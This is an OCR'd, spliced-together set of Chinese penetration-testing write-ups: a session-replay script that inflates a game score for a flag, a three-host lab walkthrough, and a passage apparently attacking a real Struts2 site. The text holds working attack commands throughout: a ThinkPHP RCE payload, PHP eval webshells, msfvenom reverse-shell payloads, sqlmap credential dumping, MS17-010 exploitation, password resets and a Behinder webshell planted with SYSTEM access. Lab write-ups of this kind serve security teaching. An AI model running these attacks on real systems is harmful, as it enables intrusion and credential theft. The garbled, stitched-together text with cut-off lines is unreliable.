
打爆一只飞机 查看APP发送的数据包

```
POST http://121.40.219.183:9999/score/ HTTP/1.1
Content-type: xxx
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G955F Build/JLS36C)
Host: 121.40.219.183:9999
Connection: Keep-Alive
Accept-Encoding: gzip
Cookie: session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjowfQ.XYRnWQ.kvuGwIUYCfDcoJhdM3UdwG0rnmo
Content-Length: 175


SxDqCgoQYoG1mb8C/TEUqRTYRIrDxOhtJabyT/9rPRQxutIsXwtM6P+325JaTKbB6AxWTLLWxYE+
1Q4vSxHENZgqMA3ELHBLDs1T03KKYGWCCyprTJZN1bVqwocXxNWIruBZ+zJHOOjS7x15sJmNIwkw
rEzwJJshIzOyWTn8wLY=

Find... (press Ctrl+Enter to highlight all)                    View in Notepad
Transformer  Headers  TextView  SyntaxView  ImageView  HexView  WebView  Auth  Caching  Cookies  Raw  JSON  XML
Response Headers                                        [Raw] [Header Definitions]
HTTP/1.0 200 OK
Cache
    Date: Fri, 20 Sep 2019 05:44:59 GMT
    Vary: Cookie
Cookies / Login
    Set-Cookie: session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjowfQ.XYRnWw.gp_wUEMd6l4EYQ7fszFe316FR4; HttpOnly; Path=/
Entity
    Content-Length: 1
    Content-Type: text/html; charset=utf-8
Miscellaneous
    Server: Werkzeug/0.15.6 Python/2.7.12
```

打爆第二只飞机 查看APP发送的数据包



尝试解密session，可惜解密出来的内容没什么用处



base编码

base16 base32 base64

eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjo2fQ==

编码 base64 字符集 utf8(unicode编码)

编码 解码

{"player":"admin","score":6}

在尝试破解session密钥看看是否有什么信息，这个session是 jwt，利用jwt解密脚本跑了好久都没跑出来

```
gcc -I /usr/include/openssl -g -std=gnu99 -O3   -c -o main.o main.c
gcc -I /usr/include/openssl -g -std=gnu99 -O3   -c -o base64.o base64.c
gcc -o jwtcrack main.o base64.o -lssl -lcrypto -lpthread
→  c-jwt-cracker git:(master) X ls
base64.c  base64.h  base64.o  jwtcrack  LICENSE  main.c  main.o  Makefile  README.md
→  c-jwt-cracker git:(master) X ./jwtcrack eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjowfQ.XYRD-g.b_8lXCOATk1EHMEHmxrKtKmMM4k
^C

→  c-jwt-cracker git:(master) X
→  c-jwt-cracker git:(master) X
```

然后看了下把session复制过来重新发，可以持续加分数

```
import requests
url = 'http://121.40.219.183:9999/score/'

body = "OAJZiuZqnBwNco1SD+XLYENOq1fnZSecbtn4aReWWJGwNarE2XqwabMdBJAwISqDOkfP4KiS
cookie = "session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjoxMTIwMjd9.XYRfFw.y7P5sCLQOi
for i in range(1, 99999):
    print(cookie)
    print(i)
    headers = {'User-Agent' : 'Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G955F E
    response = requests.post(url, data = body, headers = headers)
    cookie = response.headers['Set-Cookie']
    #print(cookie)
    print(response.text)
```

成功跑出flag

```
flag{2968ababe9b8a875037b15168f67a46c}
session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjoxMTIxMTd9.XYRg3Q.CIC4LuU72Wb-D1MIcmK-VL1wYM4; HttpOnly; Path=
4
flag{2968ababe9b8a875037b15168f67a46c}
session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjoxMTIxNDd9.XYRg3Q.tZErYfqrAFfrBOUpIg2--XdueOU; HttpOnly; Path=
5
flag{2968ababe9b8a875037b15168f67a46c}
session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjoxMTIxNzd9.XYRg3Q.x4rq6ik1Qf0x939KVAU37hbG7AQ; HttpOnly; Path=
6
flag{2968ababe9b8a875037b15168f67a46c}
session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjoxMTIyMDd9.XYRg3Q.xVeSL28aLzkNMEe2GYi2K-yB41c; HttpOnly; Path=
7
flag{2968ababe9b8a875037b15168f67a46c}
```

三层靶机搭建及其内网渗透（附靶场环境）

0x00 前言

正好前段时间写了篇文章，关于内网渗透的，已经发布在我自己的博客里了，顺便也投在这里（其实这个人就是想要积分😋）

在搭建的内网环境中，有三台主机，每台我都放了多个flag，本文将只讲述每个靶机的攻击过程，对于flag的获取不做讨论，这点需要读者自己动手找到这些flag.


> 如果你想知道自己找到的flag是否正确且齐全，可以参阅我博客里的文章：【续】CFS三层靶机中的Flag位置及其获取

0x01 环境搭建

三层靶机的OVA文件下载地址在此：

> https://pan.baidu.com/s/1m3JoNfyxE-a96o7DMb1eLw
>
> 提取码：ht9o
>
> 解压密码：teamssix.com

简单对主机搭建的环境画了个网络拓扑，攻击机的网段在192.168.1.1/24，三台靶机的IP地址分别如下所示。



Vmware的3个网卡分别配置为桥接，仅主机和仅主机，具体子网地址如下图所示。

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet1	桥接模式	Realtek PCIe GbE Family Co...	-	-	-
VMnet2	仅主机模式	-	已连接	-	192.168.22.0
VMnet3	仅主机模式	-	已连接	-	192.168.33.0

如果你想在自己的电脑上搭建此靶场的话，需要先将自己Vmware中的虚拟网络编辑器编辑成图 2的样子，之后将三个靶机的OVA文件导入到自己的VMware中即可，这三个虚拟机的IP地址我都已经手动分配成了图 1的样子。

> 注意：这里桥接模式的网卡设置成自己能联网的网卡即可，因为我发现设置成自动有时会存在虚拟机连不上外网的情况。
>
> # 0x02 Target1
>
> ## a、获取shell
>
> 1、先用nmap扫描一下Target1 ``` root@kali:~# nmap -T4 -O 192.168.1.11 Starting Nmap 7.80 (https://nmap.org) at 2019-10-04 05:51 EDT Nmap scan report for 192.168.1.11 Host is up (0.00042s latency). Not shown: 994 filtered ports PORT STATE SERVICE 20/tcp closed ftp-data 21/tcp open ftp 22/tcp open ssh 80/tcp open http 888/tcp open accessbuilder 8888/tcp open sun-answerbook MAC Address: 00:0C:29:81:A6:6D (VMware) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.10 - 4.11 Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds

```
可以看到Target1存在ftp、ssh、http等端口，且是一个Linux的操作系统。

2、既然存在http服务，那就用浏览器打开看看是个什么
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS3.png)
3、原来是ThinkPHP 5.X框架，这不禁让我想到18年底爆出的该框架的远程命令执行漏洞，那就先用POC测
```

/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS4.png)
4、成功出现了PHPinfo界面，说明该版本是存在这在漏洞的，接下来就可以直接上工具写入一句话了，当然
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS5.png)
5、在工具中命令是可以被执行的，那就getshell吧
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS6.png)
6、昂~ getshell失败，没关系，直接echo写入一句话
```

echo "<?php @eval($_POST['TeamsSix']);?>" > shell.php

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS7.png)
7、通过浏览器访问，查看shell.php是否上传成功
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS8.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS9.png)
8、可以看到shell.php已经被上传上去了，但是提示语法错误，同时蚁剑也返回数据为空，看来一句话上传
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS10.png)
```

之前：<?php @eval($_POST['TeamsSix']);?> 之后：<?php @eval(['TeamsSix']);?>

```
9、不难发现$_POST被过滤了，那就利用Base64编码后再次上传试试
```

echo "PD9waHAgQGV2YWwoJF9QT1NUWydUZWFtc1NpeCddKTs/Pg==" | base64 -d > shell.php

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS11.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS12.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS13.png)
10、此时可以看到一句话已经正常，蚁剑也能够连接成功，此时已经获取到该主机的shell，下一步添加代理
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS14.png)
## b、设置代理
>注：本文中设置代理的方法参考安全客里面tinyfisher用户的一篇文章，其文章地址在本文末尾参考文章

1、查看自己的IP地址，并根据自己的IP地址及目标靶机的系统类型生成对应的后门文件
```

root@kali:~# ifconfig root@kali:~# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.113 LPORT=6666 SessionCommunicationTimeout=0 SessionExpirationTimeout=0 -f elf >shell.elf

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS15.png)
2、在kali中配置运行监听模块
```

root@kali:~# msfconsole msf5 > use exploit/multi/handler msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp msf5 exploit(multi/handler) > set lhost 0.0.0.0 msf5 exploit(multi/handler) > set lport 6666 msf5 exploit(multi/handler) > options msf5 exploit(multi/handler) > run

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS16.png)
3、通过蚁剑将shell.elf文件上传到Target1中，并赋予777权限以执行
```

(www:/www/wwwroot/ThinkPHP/public) $ chmod 777 shell.elf
(www:/www/wwwroot/ThinkPHP/public) $ ./shell.elf

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS17.png)
4、此时MSF获取到shell，通过meterpreter添加第二层的路由
```

run autoroute -s 192.168.22.0/24 run autoroute -p

这一步也可以使用run post/multi/manage/autoroute自动添加路由

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS18.png)
5、在MSF中添加代理，以便让攻击机访问靶机2，经过多次测试，发现MSF使用socks5代理总是失败，因此这
```

msf5 > use auxiliary/server/socks4a msf5 auxiliary(server/socks4a) > set srvport 2222 msf5 auxiliary(server/socks4a) > options msf5 auxiliary(server/socks4a) > run

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS19.png)
6、修改proxychains-ng的配置文件，这里也可以使用proxychains进行代理，不过前者是后者的升级版，
```

root@kali:~# vim /etc/proxychains.conf 加入以下内容： socks4 192.168.1.113 2222

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS12.png)
7、尝试扫描靶机2，该步骤如果一直提示超时，可以把MSF退出再重新配置
```

root@kali:~# proxychains4 nmap -Pn -sT 192.168.22.22 -Pn：扫描主机检测其是否受到数据包过滤软件或防火墙的保护。 -sT：扫描TCP数据包已建立的连接connect

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS21.png)
# 0x03 Target2
## a、获取shell
1、上一步发现存在80端口，因此我们设置好浏览器代理后，打开看看
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS22.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS23.png)
2、拿到站点后，经过简单的信息收集，不难找到robots.txt文件中隐藏的后台地址以及主页源码中给的提示
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS24.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS25.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS26.png)
3、目前为止，步骤就很鲜明了，利用SQL注入找到后台管理员账号密码，那就用sqlmap开整吧
```

root@kali:~# proxychains4 sqlmap -u "http://192.168.22.22/index.php?r=vul&keyword=1" -p keyword

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS27.png)
4、已经发现了此站点的数据库为MySQL，使用的Nginx和php，接下来找库
```

root@kali:~# proxychains4 sqlmap -u "http://192.168.22.22/index.php?r=vul&keyword=1" -p keyword --dbs

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS28.png)
5、看看bagecms下有哪些表
```

root@kali:~# proxychains4 sqlmap -u "http://192.168.22.22/index.php?r=vul&keyword=1" -p keyword -D bagecms --tables

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS29.png)
6、看一下bage_admin下的内容
```

root@kali:~# proxychains4 sqlmap -u "http://192.168.22.22/index.php?r=vul&keyword=1" -p keyword -D bagecms -T bage_admin --columns

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS30.png)
7、username、password自然是最感兴趣的啦，给它dump下来，在dump的过程中sqlmap会有一些提示，-
```

root@kali:~# proxychains4 sqlmap -u "http://192.168.22.22/index.php?r=vul&keyword=1" -p keyword -D bagecms -T bage_admin -C username,password --dump

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS31.png)
8、找到我们想要的了，登陆后台，看看有哪些功能
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS32.png)
9、后台里面有文件上传的地方，有编辑主页文件的地方，为了方便，我们直接把一句话写入网站文件中
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS33.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS34.png)
10、来到标签页，可以看到一句话生效了，接下里在SocksCap中打开蚁剑，利用蚁剑连接，注意SocksCap
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS35.png)
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS36.png)
## b、设置代理
1、蚁剑中可以看到这是一个64位的linux系统，据此信息在MSF中生成后门
```

root@kali:~# msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=4321 -f elf > shell2.elf

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS37.png)
2、利用蚁剑将shell2.elf上传到Target2并开启监听
```

(www:/www/wwwroot/upload) $ chmod 777 shell2.elf (www:/www/wwwroot/upload) $ ./shell2.elf

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS38.png)

3、在MSF中开启EXP，与Target2建立连接，这里需要注意，上一次代理使用的reverse_tcp是MSF作为监
```

msf5 > use exploit/multi/handler msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/bind_tcp msf5 exploit(multi/handler) > set RHOST 192.168.22.22 msf5 exploit(multi/handler) > set LPORT 4321 msf5 exploit(multi/handler) > options msf5 exploit(multi/handler) > run

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS39.png)
4、与之前一样，我们添加Target3的路由，这里就不用设置代理了，直接添加路由即可
```

run autoroute -s 192.168.33.0/24 run autoroute -p

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS40.png)
5、尝试扫描Target3
```

root@kali:~# proxychains4 nmap -Pn -sT 192.168.33.33

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS43.png)
# 0x03 Target3



## a、获取shell
1、从扫描的结果来看，不难看出这是一个开放着445、3389端口的Windows系统，那就先用永恒之蓝攻击试
```


msf5 > use exploit/windows/smb/ms17_010_psexec msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/bind_tcp msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.33.33 msf5 exploit(windows/smb/ms17_010_psexec) > options msf5 exploit(windows/smb/ms17_010_psexec) > run

```
![](https://teamssix.oss-cn-hangzhou.aliyuncs.com/CFS44.png)

2、查看账户，直接修改账户密码，利用3389连接，注意要在SocksCap中运行连接远程桌面程序
```

meterpreter > shell C:\Windows\system32>net user C:\Windows\system32>net user Administrator 123 ```





0x04 总结

到目前为止，三台靶机都已经拿下，这里推荐读者能够自己亲手尝试，找到里面的flag，其中所有flag的找寻方式。

这次的练习耗费了自己的大量时间，从靶场搭建到获取到第三层靶机的shell，这其中碰到的一些问题及我自己踩过的一些坑现记录在下面：

1、蚁剑中查看一些文件会提示权限不足，在meterpreter中可以正常查看 2、蚁剑中在Target2里执行命令或者查看文件时不时会失败，初步判断是因为本地网络代理的原因，多试几次就行，总有一次是成功的 3、MSF中Socks5代理模块使用总是失败，Socks4a模块使用成功 4、MSF中建立的会话总是自动断开，将会话连接的靶机上的防火墙关闭即可 5、MSF中ms17_010_eternalblue模块利用总是失败，ms17_010_psexec模块使用成功 6、meterpreter中查看文件的路径和Windows下文件

的路径里的“/”是相反的 7、meterpreter中上传文件大小貌似有限制，文件上传到8M左右就会提示失败，因此需要将文件压缩成多个小文件进行上传，同时上传7-zip工具（该工具只有1M大小），再利用7-zip对其解压即可，当然此方法仅适用于Windows，linux上的方法可以自行谷歌

> 参考文章：
>
> http://zerlong.com/512.html
>
> https://www.anquanke.com/post/id/170649
>
> https://www.anquanke.com/post/id/164525
>
> https://blog.csdn.net/qq_36711453/article/details/84977739
>
> 这些文章在很大程度上帮助了我这个菜鸟，在这里向以上文章的作者表示感谢🙏

记一次简单的漏洞利用与横向

1.strust2-016获取权限system权限

```
2019/11/12 11:02:14——警告：存在Struts2远程代码执行漏洞-编号S2-016
2019/11/12 11:02:14——返回验证标志：struts2_security_check
```

目 标： http://w...login.action　　漏洞编号： S2-016

Cookie：　　超时时间： 20

基本信息　命令执行　文件上传　批量验证

命 令： whoami　　执 行　　批量执

```
nt authority\system
```

2.写入冰蝎SHELL：

http:...emp.jsp 冰蝎 v2.0.1

URL: http://v...//temp.jsp

基本信息　命令执行　虚拟终端　文件管理　Socks代理　反弹Shell　数据库管理　自定义代码　备忘录　更新信息

```
USERPROFILE=C:\Windows\system32\config\systemprofile
ProgramData=C:\ProgramData
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
SystemDrive=C:
TEMP=C:\Windows\TEMP
ProgramFiles=C:\Program Files
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\Microsoft SQL Server\80\Tools\Binn\;C:\Program Files\Microsoft SQL Server\90\DTS\Binn\;C:\Program Files\Microsoft SQL Server\90\Tools\binn\;C:\Program Files\Microsoft SQL Server\90\Tools\Binn\VSShell\Common7\IDE\;C:\Program Files\Microsoft Visual Studio 8\Common7\IDE\PrivateAssemblies\
PROCESSOR_REVISION=0f0d
USERDOMAIN=WORKGROUP
ALLUSERSPROFILE=C:\ProgramData
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 13, GenuineIntel
TMP=C:\Windows\TEMP
CommonProgramFiles=C:\Program Files\Common Files
PROCESSOR_ARCHITECTURE=x86
OS=Windows_NT
FP_NO_HOST_CHECK=NO
PROCESSOR_LEVEL=6
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local
lib=C:\Program Files\SQLXML 4.0\bin\
COMPUTERNAME=WEB-PC
windir=C:\Windows
SystemRoot=C:\Windows
NUMBER_OF_PROCESSORS=2
USERNAME=WEB-PC$
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
ComSpec=C:\Windows\system32\cmd.exe
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming

java.runtime.name = Java(TM) SE Runtime Environment
sun.boot.library.path = C:\Program Files\Java\jre7\bin
java.vm.version = 23.25-b01
shared.loader =
java.vm.vendor = Oracle Corporation
java.vendor.url = http://java.oracle.com/
path.separator = ;
tomcat.util.buf.StringCache.byte.enabled = true
java.util.logging.config.file = C:\Tomcat6\conf\logging.properties
java.vm.name = Java HotSpot(TM) Client VM
file.encoding.pkg = sun.io
user.country =
```

状态
虚拟终端启动完成。　　冰蝎 v2.0.1 By rebeyond


这里用其他的SHELL会失败，因为服务器上有360：

命 令: tasklist 执 行 批量执

```
TrueImageTryStartService.     3052 Services                  0      4,132 K
SQLAGENT90.EXE                3136 Services                  0      5,688 K
QHWatchdog.exe                3148 Services                  0      2,532 K
conhost.exe                   3228 Services                  0      3,492 K
svchost.exe                   3548 Services                  0      3,920 K
AnyDesk.exe                    560 Console                   1     19,420 K
AnyDesk.exe                   1104 Console                   1      7,968 K
taskhost.exe                  3080 Console                   1      7,324 K
dwm.exe                        856 Console                   1      5,784 K
explorer.exe                  3612 Console                   1     49,560 K
taskeng.exe                    716 Console                   1      4,152 K
cis.exe                       3864 Console                   1      3,812 K
QHSafeTray.exe                2160 Console                   1     28,080 K
jusched.exe                   4528 Console                   1      9,100 K
TrueImageMonitor.exe          4584 Console                   1      1,920 K
TimounterMonitor.exe          4604 Console                   1      4,232 K
schedhlp.exe                  4636 Console                   1      3,720 K
vkise.exe                     4672 Console                   1      9,800 K
GWIdlMon.exe                  5056 Console                   1      6,172 K
conhost.exe                   5080 Console                   1      2,692 K
cis.exe                       5156 Console                   1     18,848 K
SearchIndexer.exe             5456 Services                  0     14,368 K
